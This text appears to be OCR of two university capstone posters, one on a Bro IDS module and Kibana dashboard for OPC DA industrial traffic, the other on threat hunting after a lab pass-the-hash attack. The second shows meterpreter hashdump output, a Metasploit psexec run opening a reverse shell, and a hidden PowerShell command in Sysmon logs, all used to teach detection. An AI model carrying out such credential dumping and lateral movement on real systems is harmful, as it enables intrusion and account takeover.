


Figure 2: Implementation

RESULTS

- The system successfully parses the following pieces of OPC DA network traffic using Bro IDS and displays it in a dashboard utilizing the ELK stack:
  - Source and destination IP address
  - Session duration
  - Session number
  - Number of bytes within the sent and received packets
  - Ongoing connections between devices on the network
  - Network users mapped to network nodes


Dashboard / OPC DA Bro dashboard
Full screen
Share
Clone
Edit
Auto-refresh
October 2nd 2018, 20:13:56.000 to October 2nd 2018, 21:58:42.000
Search... (e.g. status:200 AND extension:PHP)
Uses lucene query syntax
Add a filter +
Traffic by Source IP Address per Minute
q:* > id_orig_h.keyword:fe80::85bc:dbdb:8099:c0ff > count
q:* > id_orig_h.keyword:192.168.0.2 > count
q:* > id_orig_h.keyword:fe80::2085:a4c7:5df2:f2b6 > count
q:* > id_orig_h.keyword:192.168.0.1 > count
40
30
20
10
0
20:20:00
20:30:00
20:40:00
20:50:00
21:00:00
21:10:00
21:20:00
21:30:00
21:40:00
21:50:00
Source IP Addresses to Destination IP
1,600
1,400
1,200
1,000
800
600
400
200
0
192.168.0.1
192.168.0.2
fe80::2085:a4c7:5df2:f2b6
fe80::85bc:dbdb:8099:c0ff
192.168.0.1
192.168.0.2
192.168.0.255
224.0.0.252
fe80::2085:a4c7:5df2:f2b6
fe80::85bc:dbdb:8099:c0ff
ff02::1:3
ff02::1:ff99:c0ff
ff02::1:fff2:f2b6
Source
Destination


Bro UID by IP Address, Duration, Protocol, and Size of Data Transfer

Bro UID	Host IP address	Duration (Epoch econds)	Protocol	Total bytes used
CAGrL84RQRHG6dwZi	192.168.0.2	4,990.077	tcp	2,118,852
CrO6CY30bu3uzAcl3	192.168.0.2	251.304	tcp	496
C1SNY32vKCul0TyPhj	192.168.0.2	229.781	tcp	864
CVtEjJ2YqgvdDNvrDa	fe80::85bc:dbdb:8099:c0ff	63.049	udp	588
C9PN1GGB1LAHkuCA9	fe80::2085:a4c7:5df2:f2b6	63.049	udp	588
CbNPR23ehIsE0NVeOg	fe80::2085:a4c7:5df2:f2b6	63.048	udp	588

Figure 3: Kibana Dashboard

From left to right: A line graph showing network activity by host ip address, a table showing the address, duration, protocol, and size associated with each UID, and a Sankey diagram showing the distribution of traffic across the network

RESULTS – CONT.



```
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   dce_rpc
#open   2019-01-30-23-17-27
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       rtt     named_pipe      endpoint        operation
#types  time    string  addr    port    addr    port    interval        string  string  string
1538526522.099933       CUOklW2qqASr0LHYS6      192.168.0.2     49167   192.168.0.1     135     0.014511        135     IRemoteSCMActivator     RemoteCreateInstance
1538526522.155591       CMTzJG3FGSN4rap1p2      fe80::2085:a4c7:5df2:f2b6       49165   fe80::85bc:dbdb:8099:c0ff       135     0.000189        135     IObjectExporter ServerAlive2
1538526522.164471       C5AX5W2y1UyIllARX4      fe80::2085:a4c7:5df2:f2b6       49166   fe80::85bc:dbdb:8099:c0ff       135     0.000943        135     IObjectExporter ResolveOxid2
1538526522.172340       C3CE0y1dPb8Wi9kBM4      fe80::2085:a4c7:5df2:f2b6       49167   fe80::85bc:dbdb:8099:c0ff       135     0.000293        135     IObjectExporter ResolveOxid2
1538526526.604101       CMTzJG3FGSN4rap1p2      fe80::2085:a4c7:5df2:f2b6       49165   fe80::85bc:dbdb:8099:c0ff       135     0.000118        135     IObjectExporter ServerAlive2
1538526526.606984       C5AX5W2y1UyIllARX4      fe80::2085:a4c7:5df2:f2b6       49166   fe80::85bc:dbdb:8099:c0ff       135     0.000141        135     IObjectExporter ResolveOxid2
1538526526.609346       C3CE0y1dPb8Wi9kBM4      fe80::2085:a4c7:5df2:f2b6       49167   fe80::85bc:dbdb:8099:c0ff       135     0.000178        135     IObjectExporter ResolveOxid2
1538526527.827472       CMTzJG3FGSN4rap1p2      fe80::2085:a4c7:5df2:f2b6       49165   fe80::85bc:dbdb:8099:c0ff       135     0.000097        135     IObjectExporter ServerAlive2
1538526527.830346       C5AX5W2y1UyIllARX4      fe80::2085:a4c7:5df2:f2b6       49166   fe80::85bc:dbdb:8099:c0ff       135     0.000123        135     IObjectExporter ResolveOxid2
1538526527.832846       C3CE0y1dPb8Wi9kBM4      fe80::2085:a4c7:5df2:f2b6       49167   fe80::85bc:dbdb:8099:c0ff       135     0.000159        135     IObjectExporter ResolveOxid2
1538526529.575067       CMTzJG3FGSN4rap1p2      fe80::2085:a4c7:5df2:f2b6       49165   fe80::85bc:dbdb:8099:c0ff       135     0.000133        135     IObjectExporter ServerAlive2
1538526529.577823       C5AX5W2y1UyIllARX4      fe80::2085:a4c7:5df2:f2b6       49166   fe80::85bc:dbdb:8099:c0ff       135     0.000161        135     IObjectExporter ResolveOxid2
1538526529.580318       C3CE0y1dPb8Wi9kBM4      fe80::2085:a4c7:5df2:f2b6       49167   fe80::85bc:dbdb:8099:c0ff       135     0.000203        135     IObjectExporter ResolveOxid2
1538526530.575357       CMTzJG3FGSN4rap1p2      fe80::2085:a4c7:5df2:f2b6       49165   fe80::85bc:dbdb:8099:c0ff       135     0.000185        135     IObjectExporter ServerAlive2
1538526530.578356       C5AX5W2y1UyIllARX4      fe80::2085:a4c7:5df2:f2b6       49166   fe80::85bc:dbdb:8099:c0ff       135     0.000231        135     IObjectExporter ResolveOxid2
1538526530.580982       C3CE0y1dPb8Wi9kBM4      fe80::2085:a4c7:5df2:f2b6       49167   fe80::85bc:dbdb:8099:c0ff       135     0.000297        135     IObjectExporter ResolveOxid2
1538526537.820063       CMTzJG3FGSN4rap1p2      fe80::2085:a4c7:5df2:f2b6       49165   fe80::85bc:dbdb:8099:c0ff       135     0.000136        135     IObjectExporter ServerAlive2
1538526537.822883       C5AX5W2y1UyIllARX4      fe80::2085:a4c7:5df2:f2b6       49166   fe80::85bc:dbdb:8099:c0ff       135     0.000218        135     IObjectExporter ResolveOxid2
1538526537.825507       C3CE0y1dPb8Wi9kBM4      fe80::2085:a4c7:5df2:f2b6       49167   fe80::85bc:dbdb:8099:c0ff       135     0.000281        135     IObjectExporter ResolveOxid2
1538526539.069740       CMTzJG3FGSN4rap1p2      fe80::2085:a4c7:5df2:f2b6       49165   fe80::85bc:dbdb:8099:c0ff       135     0.000176        135     IObjectExporter ServerAlive2
1538526539.072615       C5AX5W2y1UyIllARX4      fe80::2085:a4c7:5df2:f2b6       49166   fe80::85bc:dbdb:8099:c0ff       135     0.000228        135     IObjectExporter ResolveOxid2
1538526539.075245       C3CE0y1dPb8Wi9kBM4      fe80::2085:a4c7:5df2:f2b6       49167   fe80::85bc:dbdb:8099:c0ff       135     0.000296        135     IObjectExporter ResolveOxid2
1538526653.559703       C5oxEY2iLGr5PqjEY1      fe80::85bc:dbdb:8099:c0ff       49168   fe80::2085:a4c7:5df2:f2b6       135     0.003890        135     IObjectExporter ComplexPing
1538526774.586868       CfMIx438k3BC1fJzEd      fe80::85bc:dbdb:8099:c0ff       49169   fe80::2085:a4c7:5df2:f2b6       135     0.003749        135     IObjectExporter SimplePing
1538526895.610412       CwrWFx1uKRCTZaDped      fe80::85bc:dbdb:8099:c0ff       49170   fe80::2085:a4c7:5df2:f2b6       135     0.004008        135     IObjectExporter SimplePing
1538527016.633541       COmHHtNGddDbl5aV4       fe80::85bc:dbdb:8099:c0ff       49171   fe80::2085:a4c7:5df2:f2b6       135     0.003891        135     IObjectExporter SimplePing
1538527137.669965       CJpxWM3aMhROM175A1      fe80::85bc:dbdb:8099:c0ff       49172   fe80::2085:a4c7:5df2:f2b6       135     0.003996        135     IObjectExporter SimplePing
1538527258.680480       CFan252cw617f49KAj      fe80::85bc:dbdb:8099:c0ff       49173   fe80::2085:a4c7:5df2:f2b6       135     0.004001        135     IObjectExporter SimplePing
1538527379.702592       CRIc9y13kCkCnYziYb      fe80::85bc:dbdb:8099:c0ff       49174   fe80::2085:a4c7:5df2:f2b6       135     0.003847        135     IObjectExporter SimplePing
1538527500.727656       CiH2wA1r6Mia96qkv5      fe80::85bc:dbdb:8099:c0ff       49175   fe80::2085:a4c7:5df2:f2b6       135     0.004039        135     IObjectExporter SimplePing
1538527621.750822       CA87W54kTheEEM6B4h      fe80::85bc:dbdb:8099:c0ff       49176   fe80::2085:a4c7:5df2:f2b6       135     0.004007        135     IObjectExporter SimplePing
```

Figure 4: Bro's raw output of OPC DA network traffic

The parser is capturing an important aspect of OPC DA traffic (e.g. IPs, ports, protocols, operations, users, etc.) and creates log files which will be used for creating dashboards

CONCLUSION

- Presented a viable solution to **enhance visibility in ICS networks**
- Created a **custom module** for the open source **Bro IDS** to operate within critical infrastructure network environments
- **Highly customizable** module that can be modified to fit the needs of systems
- The **visualization dashboard** can used to establish traffic baselines and detect anomalies
- Future work includes developing a **machine learning** agent with **Apache Spark** to enhance network monitoring using the custom Bro module and ELK visualizations

ACKNOWLEDGEMENTS

We are indebted to our sponsor Bechtel and their SMEs Mr. Andrew Hunt, Tom Wallis, Ovi Hossain, Nikolas Upanavage, Amand Benjamin for their guidance and unfailing encouragement during this project. We our also indebted to our mentor Rock Sabetto and our professor Gino Manzo of George Mason University for their help, guidance, and feedback which helped shape this project. Finally, we owe thanks to George Mason University for providing access to journals and publications and Matrikon and the OPC Foundation for their published documentation and research on OPC technologies.

REFERENCES

[1]R. Sommin, "Bro: An Open Source Network Intrusion Detection System," tech.

[2] The Zeek Project Revision, "Bro Plugins DCE_RPC," base/bif/plugins/Bro_DCE_RPC.events.bif.bro - Zeek User Manual v2.6.1. unpublished.

[3] OPC Foundation, "Data Access Automation Interface Standard Version 2.02," February 1999.

[4] J. Weber and W. Worrall, "A Beginner's Guide to OPC," unpublished.

[5] "DCE/RPC," DCE/RPC - The Wireshark Wiki. unpublished

May 2nd, 2019

Booz | Allen | Hamilton

Advanced Threat Hunting and Compromise Assessment

Steven Cronk, Saarthik Tannan, and Lin Nhat Nguyen

Sponsor: Booz Allen Hamilton

Subject Matter Expert: Rod Wetsel

Date: 5/2/2019

GEORGE MASON UNIVERSITY

Introduction

- Most organizations detect a data breach by an adversary too late
- It is important to identify adversary activity at the initial compromise stage in order to contain the activity, develop threat indicators and reduce dwell time
- Threat hunting involves a proactive approach instead of a reactive approach
- The general steps of threat hunting include generating a hypothesis, analyzing the evidence, removing the threat, and a compromise report
- There are many indicators of compromise (IOC) and indicators of attack (IOA) that threat hunters look for
- An environment was not provided so we configured a lab system and implemented an attack against it

Objectives

- Perform a compromise assessment using threat hunting techniques against the configured lab system
- Utilize threat hunting techniques to perform host analysis
- Analyze the configured lab system for IOCs
- Compromise assessment report with mitigation strategies

Source: https://www.bankinfosecurity.com/webinars/effective-cyber-threat-hunting-requires-actor-incident-centric-approach-w-1254






Fig 1. Network Diagram of Environment

- The attack scenario involves an adversary who dumps hashes from a compromised system account management (SAM) database and uses the hash and Metasploit PsExec module to move laterally in a network
- It is assumed that the attacker conducted a phishing attack to steal the credentials of a user's SAM database account. Once the attacker logs into the database he or she gets the hash of the administrator's password which is used in the attack



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user1:1000:aad3b435b51404eeaad3b435b51404ee:9ad79a7320d00db54cd89b8c0f627be9:::
```

Fig 2. Using Hash to Gain Access to Admin Account



```
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.10.17:4444
[*] 192.168.10.11:445 - Connecting to the server...
[*] 192.168.10.11:445 - Authenticating to 192.168.10.11:445 as user 'user1'...
[*] 192.168.10.11:445 - Selecting PowerShell target
[*] 192.168.10.11:445 - Executing the payload...
[+] 192.168.10.11:445 - Service start timed out, OK if running a command or non-
service executable...
[*] Sending stage (179779 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.17:4444 -> 192.168.10.11:49185) at
2019-04-12 22:34:19 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Fig 3. Metasploit PsExec Executed on Victim Machine

Methods

How Metasploit PsExec works:

- The main things the attacker does to the victim system, using the module, are the following:
    - 1. Uses the hash of the administrator password to login to his or her account, typically obtained through a separate phishing attack
    - 2. The attacker connects to the Windows Admin$ share and checks whether PowerShell (used to execute code) is installed. Administrative shares are created by Windows when multiple computers are connected to a network; these shares are hidden on the hard drive. It is used to allow administrators to access other computers and make modifications
    - 3. Creates a pipe named "NTSVCS", which allows commands to be sent to the victim system, to be able to send commands to PowerShell later on
    - 4. Modifies the Registry by adding a Key which is used for a new service
    - 5. Installs a new service called "Stager"
    - 6. Deploys malicious service "Stager" to Admin$ and launches PowerShell to execute it; this malicious service is used to execute malicious code intended to achieve the attacker's objectives
    - 7. Once an attacker has executed malicious code, he or she disables the new service and modifies the registry by deleting the key. The attacker does this to hide his or her traces




Fig 4. How Metasploit PsExec Works [13]

Log Manangement Flatform

- We used ELK Stack Elasticsearch, Logstash and Kibana (ELK stack) to hunt for compromises.
    - **Elasticsearch**: responsible for indexing data and providing the data. It is responsible for data operations. Because of its ability to allow real-time access to high volumes of a variety of data, it is a good platform to use for security analytics
    - **Logstash** works with some inputs to do some filtering of the data it receives and outputs this to Elasticsearch. Data that Logstash receives will be handled as events. The events could be log file entries, chat messages, etc. It can read multiple logs and then have multiple outputs of these logs
    - **Kibana**: a web interface that allows for the visualizations of data from Elasticsearch
    - **Beats**: Collect data on the endpoints with sysmon and winlogbeats and sends this to logstash
- Hunting Techniques utilized were searching and grouping




Fig 5. Low-level View of the ELK Stack [15]




Fig 6. Kibana Discover





Fig 7. Kibana Dashboard


Results

- EID 3 - network connection to victim machine
- EID 4674 – a service is about to be installed, started, stopped, or modified
- EID 12 and 13 – Registry Key was created
- EID 7045 – a new service was installed on the system
- EID 1 – PowerShell executes the malicious code "Stager"
- EID 13 and 12 – the new service is disabled, and the Registry Key was deleted



```
* Network connection detected:
  RuleName:
  UtcTime: 2019-04-13 03:08:16.432
  ProcessGuid: {D1B7B4F0-480F-5CB1-0000-0010EA030000}
  ProcessId: 4
  Image: System
  User: NT AUTHORITY\SYSTEM
  Protocol: tcp
  Initiated: false
  SourceIsIpv6: false
  SourceIp: 192.168.10.11
  SourceHostname: user2-PC
  SourcePort: 445
  SourcePortName: microsoft-ds
  DestinationIsIpv6: false
  DestinationIp: 192.168.10.17
  DestinationHostname:
  DestinationPort: 36539
```

Fig 8. EID 3



```
* Process Create:
 RuleName:
 UtcTime: 2019-04-12 00:41:32.607
 ProcessGuid: {D1B7B4F0-DEBC-5CAF-0000-001059FC3700}
 ProcessId: 3704
 Image: C:\Windows\System32\WindowsPowerShell\v1.0\power
 shell.exe
 FileVersion: 6.1.7600.16385 (win7_rtm.090713-1255)
 Description: Windows PowerShell
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 CommandLine: "powershell.exe" -noni -nop -w hidden -c &
```

Fig 9. EID 1

Conclusion

- We collected, analyzed and discussed the threats and data that we discovered during the hunt in a remediation plan which based on the priority level of the threats.
- It is important to have a compromise specific strategy for short term and long-term containment of high priority threats.
- A compromise assessment with mitigation strategies is written

Acknowledgements

- We acknowledge the sponsor for our project who is Booz Allen Hamilton, our customer Patrick Schurr, and subject matter expert Rod Wetsel

Bibliography

[1] Roberto Rodriguez, "Chronicles of a Threat Hunter: Hunting for Remotely Executed Code via Services & Lateral Movement with Sysmon, Win Event Logs, and ELK," *Cyber Wardog Lab*, 11-Apr-2017.
[2] "Deploying and Scaling Logstash." [Online]. Available: https://www.elastic.co/guide/en/logstash/current/deploying-and-scaling.html. [Accessed: 10-Apr-2019].
[3] K Hong, "ELK - Logstash, ElasticSearch, and Kibana," *BogoToBogo*. [Online]. Available: https://www.bogotobogo.com/Hadoop/ELK/ELK_ElasticSearch_Logstash_Kibana4.php. [Accessed: 10-Apr-2019].
[4] Imen Jaouani, "Establishment of a centralised log management platform with the Elastic suite," *Margo*, 14-May-2018.
[5] Ryan Nolette, "Finding Evil When Hunting for Lateral Movement," *Threat Hunting Blog*, 16-Aug-2017. .
[6] "Getting started with the Elastic Stack," *Elastic*. [Online]. Available: https://www.elastic.co/guide/en/elastic-stack-get-started/7.0/get-started-elastic-stack.html. [Accessed: 10-Apr-2019].
[7] Ryan Nolette, "How Attackers Lay the Groundwork for Lateral Movement," *Threat Hunting Blog*, 08-Aug-2017.
